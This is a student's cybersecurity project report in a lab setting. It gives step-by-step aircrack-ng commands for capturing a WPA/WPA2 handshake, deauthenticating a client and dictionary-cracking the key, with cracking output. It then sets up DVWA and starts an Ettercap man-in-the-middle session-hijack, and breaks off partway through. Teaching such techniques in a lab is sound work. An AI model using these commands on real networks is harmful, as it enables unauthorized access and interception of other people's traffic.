MAJOR PROJECT

Name: Manoj V
Batch: August-september (2023) batch
College: Anna university regional campus coimbatore

1.WiFi - WPA/2 : Handshake Capturing & Cracking Key

The objective is to capture the WPA/WPA2 authentication handshake and then use aircrack-ng to crack the pre-shared key.

PROCEDURE TO FOLLOW:

1.Start the wireless interface in monitor mode on the specific AP channel
2.Start airodump-ng on AP channel with filter for bssid to collect authentication handshake
3.Use aireplay-ng to deauthenticate the wireless client
4.Run aircrack-ng to crack the pre-shared key using the authentication handshake

Step 1 - Start the wireless interface in monitor mode

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake.


TOOL:

airmon-ng

command:

```
sudo airmon-ng start wlan0
```

The above command will enable the monitor mode .




Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- -w psk is the file name prefix for the file which will contain the IVs.
- wlan0 is the interface name.

Command:

airodump-ng -c “channel no” --bssid “target mac address” -w a.cap wlan0



Step 3 - Use aireplay-ng to deauthenticate the wireless client

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

COMMAND:

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 wlan0

```
CH  6 ][ Elapsed: 2 mins ][ 2022-09-08 06:30 ][ WPA handshake: A2:E9:68:D3:03:10

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A2:E9:68:D3:03:10  -28 100     1570       19    0   6   11   WPA  TKIP   PSK  HackMeIfYouCan

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A2:E9:68:D3:03:10  02:00:00:00:02:00  -29    1 - 1      0       51  EAPOL  HackMeIfYouCan
```

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

COMMAND:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```


```
                          Aircrack-ng 1.5.2

      [00:00:01] 27/30 keys tested (41.88 k/s)

      Time left: 0 seconds                                      90.00%

                        KEY FOUND! [ friendship ]


      Master Key     : 1A 04 2D BC 57 36 1B F3 45 4E 6B 53 64 2E E0 67
                       61 3B 68 6E B9 4C B5 C6 82 2D 9B E6 C5 7C CE 12

      Transient Key  : FE 52 AC 1A 19 F3 9D 1A 26 23 3D 68 3E 4D 60 23
                       E9 A4 61 F3 03 4C EF 8B 9B 03 B2 83 AB A2 53 EF
                       DB 37 3D A9 F0 70 55 BC FC 0D 6A 8A 82 77 F7 27
                       14 82 05 D6 5D 5B A5 5A F7 F7 8D 45 90 ED 9B BD

      EAPOL HMAC     : AB 5F BC 6E 4C CB EF 8B AF 85 39 A5 5F 73 DD 3F
root@attackdefense:~#
```

2.Perform session hijacking & get login access using DVWA


DVWA INSTALLATION

Steps to setup DVWA on your windows PC:

Step 1:Download and install XAMPP on your computer.
Step 2:Open XAMPP:
Then open the XAMPP control panel and start “Apache” and “MySQL” service.




Step 3:Download Damn Vulnerable Web App (DVWA)




Step 4 Extract the Zip to htdocs :


Step 5: Open the web browser:
Step 6:Open the browser and then type “127.0.0.1/DVWA” in the address bar (without quotes). You will see the setup page




Step 7 :To Login in DVWA just type User Name= Admin and
Password=Password i.e. by default user name and password.




Step 8 After Login this screen will be available on the browser.




Step 9 Set the security levels of DVWA according to your requirement.




Ettercap:



To find target ip:




Using Ettercap add to Target




Add router to Target 1:

Add victim to Target 2:

